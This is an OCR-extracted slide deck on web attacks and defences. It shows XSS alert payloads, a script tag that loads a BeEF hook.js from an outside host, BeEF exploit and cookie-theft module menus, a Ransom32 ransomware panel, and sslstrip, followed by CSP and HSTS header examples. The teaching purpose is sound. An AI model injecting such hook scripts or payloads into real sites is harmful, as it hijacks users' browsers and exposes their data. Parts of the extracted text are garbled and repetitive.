


“HTTP/HTML was designed to support XSS...”

Jim Manico
OWASP Board member



`<script>alert('Hacked')</script>`



<script>alert('Hacked!')</script>

NOVINKY

- > ZIMNÍ SLEVY DOU DO FINÁLE
- > MALÍČKOST V KAPSE KALHOT
- > BLÍZKÁ SETKÁNÍ - NOVÁ KNIHA PRO VŠECHNY MILOVNÍKY PŘÍRODY

starší

HLEDAT

Hledaný výraz:

Litujeme, ale nebyly nalezeny žádné výskyty.

Hacked!

OK

THE UNIVERSITY OF CHICAGO


PHOTOGRAPHY

CHICAGO, ILLINOIS

1950

CHICAGO

CHICAGO, ILLINOIS



CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

CHICAGO, ILLINOIS

Browsing the Internet with XSS mode On





```
hook.js
1  //
2  // Copyright (c) 2006-2016 Wade Alcorn - wade@bindshell.net
3  // Browser Exploitation Framework (BeEF) - http://beefproject.com
4  // See the file 'doc/COPYING' for copying permission
5  //
6
7  beef.execute(function() {
8
9      beef.net.send("<%= @command_url %>", <%= @command_id %>, "result=sent unhook request");
10
11      // remove script tag(s)
12      try {
13
14          scripts[i].parentNode.removeChild(scripts[i]);
15      }
16      } catch (e) { }
17
18      // attempt to clean up DOM
19      try {
20          delete beef;
21          delete BEEFH00K;
22          beef_init=null;
23          BeefJS=null;
24      } catch (e) { }
25
26  });
```

<script src="http://xss.sk/hook.js"></script>

Module Tree

Search

- ▶ Browser (52)
- ▶ Chrome Extensions (6)
- ▶ Debug (9)
- ▶ Exploits (74)
 - ▶ BeEF_bind (3)
 - ▶ Camera (3)
 - Dlink DCS series CSRF
 - Linksys WVC series CSRF
 - Airlive Add User CSRF
 - ▶ Local Host (7)
 - ▶ NAS (2)
 - D-Link ShareCenter Command Execution
 - FreeNAS Reverse Root Shell CSRF
 - ▶ Router (27)
 - 3COM OfficeConnect Command Execution
 - Actiontec Q1000 CSRF
 - Asmax AR-804gu Command Execution
 - Asus DSL-N66U / RT-N66U cmd exec
 - Asus RT Series Get Info
 - BT Home Hub CSRF
 - Cisco E2400 CSRF
 - Comtrend CT-5367 CSRF
 - Comtrend CT-5624 CSRF
 - D-Link DIR-615 Password Wipe
 - D-Link DSL500T CSRF
 - DD-WRT v24 SP1 CSRF
 - DD-WRT v24 SP1 Command Execution
 - Huawei SmartAX MT880 CSRF
 - Linksys BEFSR41 CSRF
 - Linksys WRT54G CSRF

Getting Started

Logs

Details

Logs

Commands

Rider

XssRays

Ip

Details

Logs

Commands

Fake

Module Tree

Search

- ▶ Browser (52)
- ▶ Chrome Extensions (6)
 - Execute On Tab
 - Get All Cookies
 - Grab Google Contacts
 - Inject BeEF
 - Screenshot
 - Send Gvoice SMS
- ▶ Debug (9)
- ▶ Exploits (74)
- ▶ Host (21)
- ▶ IPEC (9)
- ▶ Metasploit (1)
- ▶ Misc (14)
- ▶ Network (15)
- ▶ Persistence (4)
- ▶ Phonegap (16)
- ▶ Social Engineering (21)

Hooked Browsers

Online Browsers

dogmeat.vault-tec.sk

213.91.213.66

Details

Logs

Commands

Module Tree

Search

- ▶ Browser (52)
- ▶ Chrome Extensions (6)
- ▶ Debug (9)
- ▶ Exploits (74)
- ▶ Host (21)
- ▶ IPEC (9)
- ▶ Metasploit (1)
- ▶ Misc (14)
- ▶ Network (15)
- ▶ Persistence (4)
- ▶ Phonegap (16)
- ▶ Social Engineering
 - Clickjacking
 - Fake LastPass
 - Lcamtuf Downl
 - Clippy
 - Fake Flash Upd
 - Fake Notificatio
 - Fake Notificatio
 - Fake Notificatio
 - Google Phishing
 - Pretty Theft

Attack LAN

Host Name/IP: dogmeat.vault-tec.sk

Cookies: BEEFHOOK=LjwmZDMhMvbve83dKJKeXMRnQrW

il. Continuously the user is logged
will show the Google favicon and a


Ransomware as a Service

- Ransom32
- Written in JavaScript
- Developer gets 25% of all payments
- Easy to use
- Encrypts files, locks user computer

The screenshot shows the Ransom32 web interface in a browser window. The page has a dark theme and includes the following elements:


- Ransom32 - Stats**: A section displaying the wallet address `1EnWwsdyrMiXPTU87bWtvW6zPL6ZczD61v` and a payout ratio of 75%.
- Installs, Lockscreens, Paids, Paid BTC**: A row of four statistics, each with an information icon and a blue button showing the value 0.
- Client download**: A section for configuring the ransomware client.
 - BTC amount to ask**: A text input field with the value 0.1 and a warning note: "Don't be too greedy or people will not pay".
 - Options**: Four checked checkboxes with information icons:
 - Fully lock the computer
 - Low CPU usage
 - Show the lockscreen before encrypting
 - Show a message box
 - Message box options**: Three radio buttons: "Critical Error" (selected), "Yellow Exclamation", and "White Information".
 - Error message**: A text box containing the message: "ERROR: main_gui_render.cc(237) Running without Renderer".
 - Latent Timeout**: A checked checkbox with an information icon, followed by three input fields for "Days", "Hours", and "Minutes", all set to 0.
- Download client.scr**: A blue button to download the client file.
- Footer note**: A warning: "Don't worry if the download 'hangs'. While the download bar is shown, Tor is receiving the file. Just wait."

Available Protections



Perfect code

Bug free
development 😊




WAF

Web Application
Firewall



SecEngine

HTTP Security Headers



WebSafe

Anti-fraud System

CSP – Content Security Policy

- HTTP response header
- Widely supported by modern browsers
- Browser's security engine
- To prevent XSS, clickjacking, code injection...
- Approves sources of content



Host: mydomain.com

Content-Security-Policy: default-src https://mydomain.com:443

Referer: https://www.google.com/

SSL everywhere






“Even if you're not doing anything wrong, you are being watched and recorded.”

Edward Snowden

HTTP Client – Server



HTTP Client –

Ryan Orsi, Director of Strategic Alliances at
WatchGuard Technologies
March 14, 2016

Avast W

- In just more
- From user
- ...


A rogue access point at RSA Conference? Here's what happened

Ever since businesses began to offer Wi-Fi access to customers, experts have warned that open hotspots are not secure. Open Wi-Fi hotspots don't ask a user for a password, so most data ferrying between users' devices and the access point(s) are not encrypted. Essentially, anyone connected to an open Wi-Fi hotspot could potentially have their data intercepted by a lurking evil-doer also connected to the hotspot.




SSL Client – Server

[sslstrip attack]




HTTP



User's session data
available in clear text


SSL is Not as Simple as "On/Off"

- Certificate
- Chain, CA
- Protocols
- Ciphers
- Handshake
- Protocol Configuration
- Documentation
- Recommendations
- Overall Rating
- ...



SSL Server Side - HSTS

- HTTP Strict Transport Security
- HTTP response header
- <https://hstspreload.appspot.com>
- Prevents sslstrip attack
- Can help in DevOps



Host: mydomain.com


Strict-Transport-Security: max-age=15768000; includeSubDomains

Referer: https://www.google.com/

